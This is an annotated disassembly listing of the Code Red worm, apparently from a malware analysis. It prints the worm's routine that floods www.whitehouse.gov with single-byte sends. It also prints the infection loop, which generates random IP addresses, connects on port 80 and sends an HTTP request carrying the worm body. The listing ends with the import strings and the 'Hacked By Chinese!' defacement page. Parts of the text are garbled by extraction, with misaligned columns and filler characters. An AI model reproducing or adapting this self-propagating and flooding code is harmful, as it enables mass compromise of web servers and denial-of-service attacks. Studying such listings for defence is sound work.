seg000:000008AD				WHITEHOUSE_SOCKET_SETUP: ; CODE XREF:
HACK_PAGE+23D j				
seg000:000008AD				; HACK_PAGE+246 j
seg000:000008AD	8B F4	mov	esi, esp	
seg000:000008AF	6A 64	push	64h ; 'd'	
seg000:000008B1	FF 95 A0 FE FF FF	call	dword ptr [ebp-160h]; Sleep	
seg000:000008B7	3B F4	cmp	esi, esp	; Compare Two Operands
seg000:000008B9	90	nop		; No Operation
seg000:000008BA	43	inc	ebx	; Increment by 1
seg000:000008BB	4B	dec	ebx	; Decrement by 1
seg000:000008BC	43	inc	ebx	; Increment by 1
seg000:000008BD	4B	dec	ebx	; Decrement by 1
seg000:000008BE	8B F4	mov	esi, esp	
seg000:000008C0	6A 00	push	0	; int protocol
seg000:000008C2	6A 01	push	1	; fam
seg000:000008C4	6A 02	push	2	; pr
seg000:000008C6	FF 95 B8 FE FF FF	call	dword ptr [ebp-148h]; socket	
seg000:000008CC	3B F4	cmp	esi, esp	; Compare Two Operands
seg000:000008CE	90	nop		; No Operation
seg000:000008CF	43	inc	ebx	; Increment by 1
seg000:000008D0	4B	dec	ebx	; Decrement by 1
seg000:000008D1	43	inc	ebx	; Increment by 1
seg000:000008D2	4B	dec	ebx	; Decrement by 1
seg000:000008D3	89 85 78 FE FF FF	mov	[ebp-188h], eax	; store sock descriptor
seg000:000008D9	66 C7 85 7C FE FF+	mov	word ptr [ebp-184h], 2	; set afam
seg000:000008E2	66 C7 85 7E FE FF+	mov	word ptr [ebp-182h], 5000h	; set port(80)
seg000:000008EB	C7 85 80 FE FF FF+ (www.whitehouse.gov)	mov	dword ptr [ebp-180h], 5BF089C6h	; set ip
seg000:000008F5	8B F4	mov	esi, esp	
seg000:000008F7	6A 10	push	10h	; push len
seg000:000008F9	8D 8D 7C FE FF FF	lea	ecx, [ebp-184h]	; push sockaddr
seg000:000008FF	51	push	ecx	
seg000:00000900	8B 95 78 FE FF FF	mov	edx, [ebp-188h]	; push sock descriptor
seg000:00000906	52	push	edx	
seg000:00000907	FF 95 BC FE FF FF	call	dword ptr [ebp-144h]	; connect

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seg000:0000090D 3B F4           cmp    esi, esp ; Compare Two Operands
seg000:0000090F 90             nop
seg000:00000910 43             inc    ebx   ; Increment by 1
seg000:00000911 4B             dec    ebx   ; Decrement by 1
seg000:00000912 43             inc    ebx   ; Increment by 1
seg000:00000913 4B             dec    ebx   ; Decrement by 1
seg000:00000914 C7 85 4C FE FF FF+ mov    dword ptr [ebp-1B4h], 0 ; store 0 at ebp-1b4
seg000:0000091E EB 0F           jmp    short  WHITEHOUSE_SOCKET_SEND ; if
counter >= 18000h jump
seg000:00000920
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
seg000:00000920
seg000:00000920           WHITEHOUSE_SOCKET_SEND_INC: ; CODE XREF:
HACK_PAGE+321 j
seg000:00000920 8B 85 4C FE FF FF mov    eax, [ebp-1B4h]
seg000:00000926 83 C0 01         add    eax, 1 ; inc counter
seg000:00000929 89 85 4C FE FF FF mov    [ebp-1B4h], eax
seg000:0000092F
seg000:0000092F           WHITEHOUSE_SOCKET_SEND: ; CODE XREF:
HACK_PAGE+2CF j
seg000:0000092F 81 BD 4C FE FF FF+ cmp    dword ptr [ebp-1B4h], 18000h ; if counter >= 18000h
jump
seg000:00000939 7D 37           jge   short  WHITEHOUSE_SLEEP_LOOP ;
Jump if Greater or Equal (SF=OF)
seg000:0000093B 8B F4           mov    esi, esp
seg000:0000093D 68 E8 03 00 00 push   3E8h
seg000:00000942 FF 95 A0 FE FF FF call   dword ptr [ebp-160h] ; Sleep
seg000:00000948 3B F4           cmp    esi, esp ; Compare Two Operands
seg000:0000094A 90             nop
seg000:0000094B 43             inc    ebx   ; Increment by 1
seg000:0000094C 4B             dec    ebx   ; Decrement by 1
seg000:0000094D 43             inc    ebx   ; Increment by 1
seg000:0000094E 4B             dec    ebx   ; Decrement by 1
seg000:0000094F 8B F4           mov    esi, esp
seg000:00000951 6A 00           push   0 ; no flags
seg000:00000953 6A 01           push   1 ; send len 1
seg000:00000955 8D 8D FC FE FF FF lea    ecx, [ebp-104h] ; addr of buf
seg000:0000095B 51             push   ecx
seg000:0000095C 8B 95 78 FE FF FF mov    edx, [ebp-188h] ; sock descriptor
seg000:00000962 52             push   edx
seg000:00000963 FF 95 C0 FE FF FF call   dword ptr [ebp-140h] ; Send
seg000:00000963
seg000:00000963           ; sends 1 byte
seg000:00000969 3B F4           cmp    esi, esp ; Compare Two Operands
seg000:0000096B 90             nop
seg000:0000096C 43             inc    ebx   ; Increment by 1
seg000:0000096D 4B             dec    ebx   ; Decrement by 1
seg000:0000096E 43             inc    ebx   ; Increment by 1
seg000:0000096F 4B             dec    ebx   ; Decrement by 1
seg000:00000970 EB AE           jmp    short  WHITEHOUSE_SOCKET_SEND_INC ;
jump back to send
seg000:00000972
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
seg000:00000972
seg000:00000972           WHITEHOUSE_SLEEP_LOOP: ; CODE XREF:
HACK_PAGE+2EA j
seg000:00000972 8B F4           mov    esi, esp
seg000:00000974 68 00 00 00 01 push   1000000h ; sleep for around 4.66 hours
seg000:00000979 FF 95 A0 FE FF FF call   dword ptr [ebp-160h] ; Sleep
seg000:0000097F 3B F4           cmp    esi, esp ; Compare Two Operands
seg000:00000981 90             nop
seg000:00000982 43             inc    ebx   ; Increment by 1
seg000:00000983 4B             dec    ebx   ; Decrement by 1

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seg000:00000984	43		inc	ebx	; Increment by 1
seg000:00000985	4B		dec	ebx	; Decrement by 1
seg000:00000986	E9 B9 FE FF FF		jmp	TIME_GREATER_20	; Jump
seg000:0000098B ;AAAAA		INFECT_HOST:			; CODE XREF: HACK_PAGE+1EF j
seg000:0000098B					; HACK_PAGE+1FC j
HACK_PAGE+1EF	j				
seg000:0000098B					
seg000:0000098B	8B 85 44 FE FF FF		mov	eax, [ebp-1BCh]	; set seconds and milisecond to eax
seg000:00000991	89 85 50 FE FF FF		mov	[ebp-1B0h], eax	; store at ebp-1b0
seg000:00000997	8B 8D 50 FE FF FF		mov	ecx, [ebp-1B0h]	; load seconds and miliseconds to ecx
seg000:0000099D	0F AF 8D 50 FE FF+		imul	ecx, [ebp-1B0h]	; multiply by itself
seg000:000009A4	69 C9 E3 59 CD 00		imul	ecx, 0CD59E3h	; multiply by 0cd59e3
seg000:000009AA	8B 95 50 FE FF FF		mov	edx, [ebp-1B0h]	; store sec/milisec in edx
seg000:000009B0	69 D2 B9 E1 01 00		imul	edx, 1E1B9h	; multiply sec/mil by 1e1b9
seg000:000009B6	8B 85 74 FE FF FF		mov	eax, [ebp-18Ch]	; seteax to the threadcount
seg000:000009BC	03 C1			add eax, ecx	; add ecx(multiplier) to eax
seg000:000009BE	03 D0			add edx, eax	; add eax to edx
seg000:000009C0	89 95 50 FE FF FF		mov	[ebp-1B0h], edx	; store new number at ebp-1b0
seg000:000009C6	8B 8D 74 FE FF FF		mov	ecx, [ebp-18Ch]	; load threadcount imul(o.5bd) into ecx
seg000:000009CC	69 C9 83 33 CF 00		imul	ecx, 0CF3383h	; multiply it
seg000:000009D2	81 C1 53 FE 6B 07		add	ecx, 76BFE53h	; add to it
seg000:000009D8	89 8D 74 FE FF FF		mov	[ebp-18Ch], ecx	; store it again
seg000:000009DE	8B 95 74 FE FF FF		mov	edx, [ebp-18Ch]	; set edx to the new val
seg000:000009E4	81 E2 FF 00 00 00		and	edx, OFFh	; get the last byte
seg000:000009EA	89 95 50 FE FF FF		mov	[ebp-1B0h], edx	; move the last byte to ebp-1b0
seg000:000009F0	83 BD 50 FE FF FF+		cmp	dword ptr [ebp-1B0h], 7Fh	; check if the byte is 7F
seg000:000009F7	74 0C		jz	short loc_A05	; if it is, go here
seg000:000009F9	81 BD 50 FE FF FF+		cmp	dword ptr [ebp-1B0h], 0E0h	; 'a'; check if the last
byteis 0e0					
seg000:00000A03	75 11		jnz	short loc_A16	; if it is not, go here
seg000:00000A05		loc_A05:			; CODE XREF: HACK_PAGE+3A8 j
seg000:00000A05	8B 85 74 FE FF FF		mov	eax, [ebp-18Ch]	; load eax with the ebp-18c val
seg000:00000A0B	05 A9 0D 02 00		add	eax, 20DA9h	; add 20da9 to it
seg000:00000A10	89 85 74 FE FF FF		mov	[ebp-18Ch], eax	; set the value to the new value
seg000:00000A16		loc_A16:			; CODE XREF: HACK_PAGE+3B4 j
seg000:00000A16	8B F4		mov	esi, esp	; sleep for 100 ms
seg000:00000A18	6A 64		push	64h	; 'd' ; 100 miliseconds
seg000:00000A1A	FF 95 A0 FE FF FF		call	dword ptr [ebp-160h]	; Sleep
seg000:00000A20	3B F4		cmp	esi, esp	; Compare Two Operands
seg000:00000A22	90		nop		; No Operation
seg000:00000A23	43		inc	ebx	; Increment by 1
seg000:00000A24	4B		dec	ebx	; Decrement by 1
seg000:00000A25	43		inc	ebx	; Increment by 1
seg000:00000A26	4B		dec	ebx	; Decrement by 1
seg000:00000A27	8B F4		mov	esi, esp	; Create a socket
seg000:00000A29	6A 00		push	0	; int protocol
seg000:00000A2B	6A 01		push	1	; int type
seg000:00000A2D	6A 02		push	2	; int af
seg000:00000A2F	FF 95 B8 FE FF FF		call	dword ptr [ebp-148h]	; socket
seg000:00000A35	3B F4		cmp	esi, esp	; Compare Two Operands
seg000:00000A37	90		nop		; No Operation
seg000:00000A38	43		inc	ebx	; Increment by 1
seg000:00000A39	4B		dec	ebx	; Decrement by 1
seg000:00000A3A	43		inc	ebx	; Increment by 1
seg000:00000A3B	4B		dec	ebx	; Decrement by 1
seg000:00000A3C	89 85 78 FE FF FF		mov	[ebp-188h], eax	; save the sock descriptor to ebp-188
seg000:00000A42	66 C7 85 7C FE FF+		mov	word ptr [ebp-184h], 2	; this sets up the socaddr struct
seg000:00000A4B	66 C7 85 7E FE FF+		mov	word ptr [ebp-182h], 5000h	
seg000:00000A54	8B 8D 74 FE FF FF		mov	ecx, [ebp-18Ch]	; load ecx with the ip address

seg000:00000A5A	89 8D 80 FE FF FF	mov	[ebp-180h], ecx ; set ebp-180 to the ipaddress
seg000:00000A60	8B F4		mov esi, esp
seg000:00000A62	6A 10		push 10h ; int namelen
seg000:00000A64	8D 95 7C FE FF FF	lea	edx, [ebp-184h] ; Load Effective Address
seg000:00000A6A	52		push edx ; const struct sockaddr FAR *
seg000:00000A6B	8B 85 78 FE FF FF	mov	eax, [ebp-188h]
seg000:00000A71	50		push eax ; SOCKET s
seg000:00000A72	FF 95 BC FE FF FF	call	dword ptr [ebp-144h] ; connect
seg000:00000A78	3B F4		cmp esi, esp ; Compare Two Operands
seg000:00000A7A	90		nop ; No Operation
seg000:00000A7B	43		inc ebx ; Increment by 1
seg000:00000A7C	4B		dec ebx ; Decrement by 1
seg000:00000A7D	43		inc ebx ; Increment by 1
seg000:00000A7E	4B		dec ebx ; Decrement by 1
seg000:00000A7F	85 C0		test eax, eax ; check if the connect succeeded
seg000:00000A81	0F 85 EF 01 00 00	jnz	SOCK_CLOSE_LOOP ; if the connect failed goto
closesocketloop			
seg000:00000A87	8B F4		mov esi, esp ; Send a "GET "
seg000:00000A89	6A 00		push 0
seg000:00000A8B	6A 04		push 4
seg000:00000A8D	8B 8D 68 FE FF FF	mov	ecx, [ebp-198h] ; points to GET
seg000:00000A93	51		push ecx
seg000:00000A94	8B 95 78 FE FF FF	mov	edx, [ebp-188h] ; points to socket
seg000:00000A9A	52		push edx
seg000:00000A9B	FF 95 C0 FE FF FF	call	dword ptr [ebp-140h] ; send a GET
seg000:00000AA1	3B F4		cmp esi, esp ; Compare Two Operands
seg000:00000AA3	90		nop ; No Operation
seg000:00000AA4	43		inc ebx ; Increment by 1
seg000:00000AA5	4B		dec ebx ; Decrement by 1
seg000:00000AA6	43		inc ebx ; Increment by 1
seg000:00000AA7	4B		dec ebx ; Decrement by 1
seg000:00000AA8	C7 85 4C FE FF FF+	mov	dword ptr [ebp-1B4h], 0 ; store a 0 in 1b4
seg000:00000AB2	8B 45 08	mov	eax, [ebp+8] ; load isapi filter
seg000:00000AB5	8B 48 68	mov	ecx, [eax+68h] ; set ecx to offset inside isapi filter
seg000:00000AB8	89 8D 64 FE FF FF	mov	[ebp-19Ch], ecx ; store isapi pointer at ebp-19c
seg000:00000ABE	EB 1E		jmp short SETUP_URL_TO_SEND ; load ecx with
isapi offset			
seg000:00000AC0	AAAAAAA		
;AAAAAAA			
seg000:00000AC0	AAAAAAA		
seg000:00000AC0	AAAAAAA		
HACK_PAGE+49C	j		GET_NEXT_URL_BYTEx : ; CODE XREF:
seg000:00000AC0	8B 95 64 FE FF FF	mov	edx, [ebp-19Ch] ; increment the url pointer at ebp-19c
seg000:00000AC6	83 C2 01	add	edx, 1 ; Add
seg000:00000AC9	89 95 64 FE FF FF	mov	[ebp-19Ch], edx
seg000:00000ACF	8B 85 4C FE FF FF	mov	eax, [ebp-1B4h] ; inc counter
seg000:00000AD5	83 C0 01	add	eax, 1 ; Add
seg000:00000AD8	89 85 4C FE FF FF	mov	[ebp-1B4h], eax
seg000:00000ADE	AAAAAAA		
seg000:00000ADE	AAAAAAA		
HACK_PAGE+46F	j		SETUP_URL_TO_SENDb : ; CODE XREF:
seg000:00000ADE	8B 8D 64 FE FF FF	mov	ecx, [ebp-19Ch] ; load ecx with isapi offset
seg000:00000AE4	0F BE 11	movsx	edx, byte ptr [ecx] ; move the byte to edx
seg000:00000AE7	85 D2	test	edx, edx ; look for null
seg000:00000AE9	74 02	jz	short SEND_URL ; if it's null, then go here
seg000:00000AEB	EB D3	jmp	short GET_NEXT_URL_BYTEx ; else go here
seg000:00000AED	AAAAAAA		
;AAAAAAA			
seg000:00000AED	AAAAAAA		
seg000:00000AED	AAAAAAA		
HACK_PAGE+49A	j		SEND_URLx : ; CODE XREF:
seg000:00000AED	8B F4	mov	esi, esp

seg000:00000AEF	6A 00		push	0	; no flags
seg000:00000AF1	8B 85 4C FE FF FF	mov	eax, [ebp-1B4h]		
seg000:00000AF7	50		push	eax	; push size
seg000:00000AF8	8B 4D 08	mov	ecx, [ebp+8]		
seg000:00000AFB	8B 51 68	mov	edx, [ecx+68h]	; pointer to beginning of request	
seg000:00000AFE	52		push	edx	
seg000:00000AFF	8B 85 78 FE FF FF	mov	eax, [ebp-188h]	; push socket	
seg000:00000B05	50		push	eax	
seg000:00000B06	FF 95 C0 FE FF FF	call	dword	ptr [ebp-140h]	; send
seg000:00000B0C	3B F4		cmp	esi, esp	; Compare Two Operands
seg000:00000B0E	90		nop		; No Operation
seg000:00000B0F	43		inc	ebx	; Increment by 1
seg000:00000B10	4B		dec	ebx	; Decrement by 1
seg000:00000B11	43		inc	ebx	; Increment by 1
seg000:00000B12	4B		dec	ebx	; Decrement by 1
seg000:00000B13	8B F4		mov	esi, esp	; send "?" query specifier
seg000:00000B15	6A 00		push	0	; no flags
seg000:00000B17	6A 01		push	1	; push size 1
seg000:00000B19	8B 8D 68 FE FF FF	mov	ecx, [ebp-198h]		
seg000:00000B1F	83 C1 05	add	ecx, 5	; set pointer to 3f	
seg000:00000B22	51		push	ecx	
seg000:00000B23	8B 95 78 FE FF FF	mov	edx, [ebp-188h]	; push sock desc	
seg000:00000B29	52		push	edx	
seg000:00000B2A	FF 95 C0 FE FF FF	call	dword	ptr [ebp-140h]	; send
seg000:00000B30	3B F4		cmp	esi, esp	; Compare Two Operands
seg000:00000B32	90		nop		; No Operation
seg000:00000B33	43		inc	ebx	; Increment by 1
seg000:00000B34	4B		dec	ebx	; Decrement by 1
seg000:00000B35	43		inc	ebx	; Increment by 1
seg000:00000B36	4B		dec	ebx	; Decrement by 1
seg000:00000B37	C7 85 4C FE FF FF+	mov	dword	ptr [ebp-1B4h], 0	; set counter to 0
seg000:00000B41	8B 45 08	mov	eax, [ebp+8]		; load headers
seg000:00000B44	8B 48 64	mov	ecx, [eax+64h]		
seg000:00000B47	89 8D 64 FE FF FF	mov	[ebp-19Ch], ecx	; store headers addr at ebp-19c	
seg000:00000B4D	EB 1E		jmp	short	SETUP_QUERY_TO_SEND ; Jump
seg000:00000B4F	AAAAAAA				
seg000:00000B4F	AAAAAAA				
HACK_PAGE+52B	j				
seg000:00000B4F	8B 95 64 FE FF FF	mov	edx, [ebp-19Ch]	; increment the memory pointer to the	
headers	headers				
seg000:00000B55	83 C2 01	add	edx, 1	; Add	
seg000:00000B58	89 95 64 FE FF FF	mov	[ebp-19Ch], edx		
seg000:00000B5E	8B 85 4C FE FF FF	mov	eax, [ebp-1B4h]	; increment the counter	
seg000:00000B64	83 C0 01	add	eax, 1	; Add	
seg000:00000B67	89 85 4C FE FF FF	mov	[ebp-1B4h], eax		
seg000:00000B6D	AAAAAAA				
seg000:00000B6D	AAAAAAA				
HACK_PAGE+4FE	j				
seg000:00000B6D	8B 8D 64 FE FF FF	mov	ecx, [ebp-19Ch]		
seg000:00000B73	0F BE 11	movsx	edx, byte ptr [ecx]	; Move with Sign-Extend	
seg000:00000B76	85 D2		test	edx, edx	; Logical Compare
seg000:00000B78	74 02		jz	short	SEND_QUERY ; Jump if Zero (ZF=1)
seg000:00000B7A	EB D3		jmp	short	GET_NEXT_QUERY_BYT
the memory pointer to the headers	the memory pointer to the headers				
seg000:00000B7C	AAAAAAA				
seg000:00000B7C	AAAAAAA				
HACK_PAGE+529	j				
seg000:00000B7C	8B F4	mov	esi, esp		
seg000:00000B7E	6A 00	push	0		; no flags

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seg000:00000B80 8B 85 4C FE FF FF      mov    eax, [ebp-1B4h] ; push size of headers
seg000:00000B86 50                      push   eax
seg000:00000B87 8B 4D 08                  mov    ecx, [ebp+8]
seg000:00000B8A 8B 51 64                  mov    edx, [ecx+64h]
seg000:00000B8D 52                      push   edx          ; push addr pointing to headers
seg000:00000B8E 8B 85 78 FE FF FF      mov    eax, [ebp-188h]
seg000:00000B94 50                      push   eax          ; push sock descriptor
seg000:00000B95 FF 95 C0 FE FF FF      call   dword ptr [ebp-140h] ; send
seg000:00000B95                                ; send the headers
seg000:00000B9B 3B F4                  cmp    esi, esp   ; Compare Two Operands
seg000:00000B9D 90                      nop
seg000:00000B9E 43                      inc    ebx          ; Increment by 1
seg000:00000B9F 4B                      dec    ebx          ; Decrement by 1
seg000:00000BA0 43                      inc    ebx          ; Increment by 1
seg000:00000BA1 4B                      dec    ebx          ; Decrement by 1
seg000:00000BA2 C7 85 4C FE FF FF+    mov    dword ptr [ebp-1B4h], 0 ; reset counter to 0
seg000:00000BAC 8B 8D 68 FE FF FF      mov    ecx, [ebp-198h] ; set ebp-19c to our headers
seg000:00000BB2 83 C1 07                  add    ecx, 7       ; Add
seg000:00000BB5 89 8D 64 FE FF FF      mov    [ebp-19Ch], ecx
seg000:00000BBB EB 1E                  jmp    short     SETUP_HEADERS_TO_SEND ;
seg000:00000BBD                                ; CODE XREF:
;AAAAAAA
seg000:00000BBD
seg000:00000BBD                                GET_NEXT_HEADERS: ; CODE XREF:
HACK_PAGE+599 j
seg000:00000BBD 8B 95 64 FE FF FF      mov    edx, [ebp-19Ch]
seg000:00000BC3 83 C2 01                  add    edx, 1       ; Add
seg000:00000BC6 89 95 64 FE FF FF      mov    [ebp-19Ch], edx
seg000:00000BCC 8B 85 4C FE FF FF      mov    eax, [ebp-1B4h]
seg000:00000BD2 83 C0 01                  add    eax, 1       ; Add
seg000:00000BD5 89 85 4C FE FF FF      mov    [ebp-1B4h], eax
seg000:00000BDB
seg000:00000BDB                                SETUP_HEADERS_TO_SEND: ; CODE XREF:
HACK_PAGE+56C j
seg000:00000BDB 8B 8D 64 FE FF FF      mov    ecx, [ebp-19Ch]
seg000:00000BE1 0F BE 11                  movsx  edx, byte ptr [ecx] ; Move with Sign-Extend
seg000:00000BE4 85 D2                  test   edx, edx   ; Logical Compare
seg000:00000BE6 74 02                  jz    short     SEND_HEADERS ; Jump if Zero (ZF=1)
seg000:00000BE8 EB D3                  jmp    short     GET_NEXT_HEADERS ; Jump
seg000:00000BEA
;AAAAAAA
seg000:00000BEA
seg000:00000BEA                                SEND_HEADERS: ; CODE XREF:
HACK_PAGE+597 j
seg000:00000BEA 8B F4                  mov    esi, esp
seg000:00000BEC 6A 00                  push   0
seg000:00000BEE 8B 85 4C FE FF FF      mov    eax, [ebp-1B4h] ; push counted size
seg000:00000BF4 50                      push   eax
seg000:00000BF5 8B 8D 68 FE FF FF      mov    ecx, [ebp-198h] ; push addr of our headers
seg000:00000FBF 83 C1 07                  add    ecx, 7       ; Add
seg000:00000BFE 51                      push   ecx
seg000:00000BFF 8B 95 78 FE FF FF      mov    edx, [ebp-188h] ; push socket descriptor
seg000:00000C05 52                      push   edx
seg000:00000C06 FF 95 C0 FE FF FF      call   dword ptr [ebp-140h] ; send
seg000:00000C06                                ; send the headers
seg000:00000C0E 90                      cmp    esi, esp   ; Compare Two Operands
seg000:00000C0F 43                      nop
seg000:00000C10 4B                      inc    ebx          ; Increment by 1
seg000:00000C11 43                      dec    ebx          ; Decrement by 1
seg000:00000C12 4B                      inc    ebx          ; Increment by 1
seg000:00000C13 8B 45 08                  mov    eax, [ebp+8] ; get data request size
seg000:00000C16 8B 48 70                  mov    ecx, [eax+70h]

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seg000:00000C19	89 8D 4C FE FF FF		mov	[ebp-1B4h], ecx ; set	counter	to data	request
size							
seg000:00000C1F	8B F4		mov	esi, esp			
seg000:00000C21	6A 00		push	0		; no	flags
seg000:00000C23	8B 95 4C FE FF FF		mov	edx, [ebp-1B4h] ; push request size			
seg000:00000C29	52		push	edx			
seg000:00000C2A	8B 45 08		mov	eax, [ebp+8]			
seg000:00000C2D	8B 48 78		mov	ecx, [eax+78h] ; get and push data request			
seg000:00000C30	51		push	ecx			
seg000:00000C31	8B 95 78 FE FF FF		mov	edx, [ebp-188h] ; push sock desc			
seg000:00000C37	52		push	edx			
seg000:00000C38	FF 95 C0 FE FF FF		call	dword ptr [ebp-140h] ; send			
seg000:00000C38							; this sends the actual malicious
code to the remote side							
seg000:00000C3E	3B F4		cmp	esi, esp ; Compare Two Operands			
seg000:00000C40	90		nop				; No Operation
seg000:00000C41	43		inc	ebx			; Increment by 1
seg000:00000C42	4B		dec	ebx			; Decrement by 1
seg000:00000C43	43		inc	ebx			; Increment by 1
seg000:00000C44	4B		dec	ebx			; Decrement by 1
seg000:00000C45	C6 85 FC FE FF FF+		mov	byte ptr [ebp-104h], 0 ; set ebp-104 to 0			
seg000:00000C4C	8B F4		mov	esi, esp			
seg000:00000C4E	6A 00		push	0			; no flags
seg000:00000C50	68 00 01 00 00		push	100h			; set 100 len
seg000:00000C55	8D 85 FC FE FF FF		lea	eax, [ebp-104h] ; push addr of ebp-104			
seg000:00000C5B	50		push	eax			
seg000:00000C5C	8B 8D 78 FE FF FF		mov	ecx, [ebp-188h] ; push sockdesc			
seg000:00000C62	51		push	ecx			
seg000:00000C63	FF 95 C4 FE FF FF		call	dword ptr [ebp-13Ch] ; recv			
seg000:00000C63							;
seg000:00000C63							; receive a response from the
remote side							
seg000:00000C69	3B F4		cmp	esi, esp ; Compare Two Operands			
seg000:00000C6B	90		nop				; No Operation
seg000:00000C6C	43		inc	ebx			; Increment by 1
seg000:00000C6D	4B		dec	ebx			; Decrement by 1
seg000:00000C6E	43		inc	ebx			; Increment by 1
seg000:00000C6F	4B		dec	ebx			; Decrement by 1
seg000:00000C70	89 85 4C FE FF FF		mov	[ebp-1B4h], eax ; set counter			to data received from recv
seg000:00000C76							
seg000:00000C76							SOCK_CLOSE_LOOP: ; CODE XREF:
HACK_PAGE+432	j						
seg000:00000C76	8B F4		mov	esi, esp			
seg000:00000C78	8B 95 78 FE FF FF		mov	edx, [ebp-188h]			
seg000:00000C7E	52		push	edx			
seg000:00000C7F	FF 95 C8 FE FF FF		call	dword ptr [ebp-138h] ; closesocket			
seg000:00000C85	3B F4		cmp	esi, esp ; Compare Two Operands			
seg000:00000C87	90		nop				; No Operation
seg000:00000C88	43		inc	ebx			; Increment by 1
seg000:00000C89	4B		dec	ebx			; Decrement by 1
seg000:00000C8A	43		inc	ebx			; Increment by 1
seg000:00000C8B	4B		dec	ebx			; Decrement by 1
seg000:00000C8C							
seg000:00000C8C							loc_C8C: ; this exits from sub 224, not
positive of the end result.							
seg000:00000C8C	E9 0C FB FF FF		jmp	DO_THE_WORK			
seg000:00000C91	;						
seg000:00000C91	;						
seg000:00000C91	;						
seg000:00000C91	;						
seg000:00000C91	;						
TIGHT_LOOP:							; CODE XREF:
DO RVA+230	j						
seg000:00000C91							
seg000:00000C91	EB FE		jmp	short TIGHT_LOOP			; HACK_PAGE+155 j ... ; This is a tight loop

seg000:00000D0B	EB EC		jmp	short	SELF MODIFY1 ; Jump	
seg000:00000D0D	;AAAAA				AAAAA	
seg000:00000D0D	WORMCONTINUE:				; CODE XREF:	
seg000:00000D0D	E8 F1 F4 FF FF		call	DataSetup	; Call Procedure	
seg000:00000D0D	;				;	
seg000:00000D12	4C 6F 61 64 4C 69+aLoadlibrary		db 'LoadLibraryA',0	AAAAA		
seg000:00000D1F	47 65 74 53 79 73+aGetsystemtime		db 'GetSystemTime',0	AAAAA		
seg000:00000D2D	43 72 65 61 74 65+aCreatethread		db 'CreateThread',0	AAAAA		
seg000:00000D3A	43 72 65 61 74 65+aCreatefilea		db 'CreateFileA',0	AAAAA		
seg000:00000D46	53 6C 65 65 70 00 aSleep		db 'Sleep',0	AAAAA		
seg000:00000D4C	47 65 74 53 79 73+aGetsystemdefau		db 'GetSystemDefaultLangID',0	AAAAA		
seg000:00000D63	56 69 72 74 75 61+aVirtualprotect		db 'VirtualProtect',0	AAAAA		
seg000:00000D72	09		db 9 ;	AAAAA		
seg000:00000D73	69 6E 66 6F 63 6F+aInfocomm_dll		db 'infocomm.dll',0	AAAAA		
seg000:00000D80	54 63 70 53 6F 63+aTcpsocksend		db 'TcpSockSend',0	AAAAA		
seg000:00000D8C	09		db 9 ;	AAAAA		
seg000:00000D8D	57 53 32 5F 33 32+aWs2_32_dll		db 'WS2_32.dll',0	AAAAA		
seg000:00000D98	73 6F 63 6B 65 74+aSocket		db 'socket',0	AAAAA		
seg000:00000D9F	63 6F 6E 6E 65 63+aConnect		db 'connect',0	AAAAA		
seg000:00000DA7	73 65 6E 64 00 aSend		db 'send',0	AAAAA		
seg000:00000DAC	72 65 63 76 00 aRecv		db 'recv',0	AAAAA		
seg000:00000DB1	63 6C 6F 73 65 73+aClosesocket		db 'closesocket',0	AAAAA		
seg000:00000DBD	09		db 9 ;	AAAAA		
seg000:00000DBE	77 33 73 76 63 2E+aW3svc_dll		db 'w3svc.dll',0	AAAAA		
seg000:00000DC8	00		db 0 ;	AAAAA		
seg000:00000DC9	47 45 54 20 00 aGet		db 'GET ',0	AAAAA		
seg000:00000DCE	3F		db 3Fh ;?	AAAAA		
seg000:00000DCF	00		db 0 ;	AAAAA		
seg000:00000DD0	20 20 48 54 54 50+aHttp1_0Content	db ' HTTP/1.0',0Dh,0Ah		AAAAA		
seg000:00000DD0	2F 31 2E 30 0D 0A+	db 'Content-type: text/xml',0Ah		AAAAA		
seg000:00000DD0	43 6F 6E 74 65 6E+	db 'HOST:www.worm.com',0Ah		AAAAA		
seg000:00000DD0	74 2D 74 79 70 65+	db 'Accept: */*',0Ah		AAAAA		
seg000:00000DD0	3A 20 74 65 78 74+	db 'Content-length: 3569 ',0Dh,0Ah		AAAAA		
seg000:00000DD0	2F 78 6D 6C 0A 48+	db 0Dh,0Ah,0		AAAAA		
seg000:00000E2C	63 3A 5C 6E 6F 74+aNotworm	db 'c:\notworm',0		AAAAA		
seg000:00000E37	4C 4D 54 48 0D 0A+aLmthHtmlHeadMe	db 'LMTH',0Dh,0Ah		AAAAA		
seg000:00000E37	3C 68 74 6D 6C 3E+	db '<html><head><meta http-equiv="Content-Type" content="text/ht'		AAAAA		
seg000:00000E37	3C 68 65 61 64 3E+	db 'ml; charset=english"><title>HELLO!</title></head> 		AAAAA		
seg000:00000E37	3C 6D 65 74 61 20+	db 'ize=5><p align="center">Welcome to http://'		AAAAA		
seg000:00000E37	68 74 74 70 2D 65+	db 'www.worm.com ! Hacked By Chinese!</hr></td></tr></table>		AAAAA		
seg000:00000E37	71 75 69 76 3D 22+	db '/html>		AAAAA		
seg000:00000E37	43 6F 6E 74 65 6E+	db '		AAAAA		
seg000:00000E37	74 2D 54 79 70 65+	db '		AAAAA		
seg000:00000E37	22 20 63 6F 6E 74+seg000	ends		AAAAA		
seg000:00000E37	65 6E 74 3D 22 74+			AAAAA		
seg000:00000E37	65 78 74 2F 68 74+			AAAAA		
seg000:00000E37	6D 6C 3B 20 63 68+	end		AAAAA		